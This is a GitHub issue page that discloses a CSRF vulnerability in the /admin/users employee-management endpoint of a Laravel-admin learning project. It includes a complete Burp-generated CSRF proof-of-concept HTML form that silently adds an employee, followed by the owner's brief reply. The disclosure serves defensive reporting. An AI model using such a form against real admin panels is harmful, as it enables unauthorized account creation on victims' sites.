New issue


Jump to bottom

CSRF in /admin/users #1


Open jinnywc opened this issue on Nov 25, 2019 · 1 comment

jinnywc commented on Nov 25, 2019

Version 1.5.x-dev
CSRF vulnerability in employee management
Before CSRF



Click 'Add' and edit employee information



Grab the packet and construct the payload of CSRF, and save it as csrf.html


csrf.html - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1:8000/admin/users" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="name" value="test" />
      <input type="hidden" name="pid" value="" />
      <input type="hidden" name="pid" value="1" />
      <input type="hidden" name="d&#95;id" value="" />
      <input type="hidden" name="d&#95;id" value="2" />
      <input type="hidden" name="sex" value="" />
      <input type="hidden" name="sex" value="1" />
      <input type="hidden" name="type" value="" />
      <input type="hidden" name="type" value="1" />
      <input type="hidden" name="mobile" value="11111111111" />
      <input type="hidden" name="email" value="test&#64;test&#46;com" />
      <input type="hidden" name="id&#95;number" value="511323199603354215" />
      <input type="hidden" name="back&#95;card&#95;number" value="1111111111111111111" />
      <input type="hidden" name="basic&#95;wage" value="111&#46;00" />
      <input type="hidden" name="&#95;token" value="P1ZOxk7cwAzEbtxDrCO19VfmDq54Rx6a76QMOwuY" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Visit csrf.html and click 'submit request'

Employee added successfully



WXiangQian commented on Dec 10, 2019 Owner

1.5.x可能是框架的弊端，本项目学习入门专用，可选择使用laravel-admin最新版本学习

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants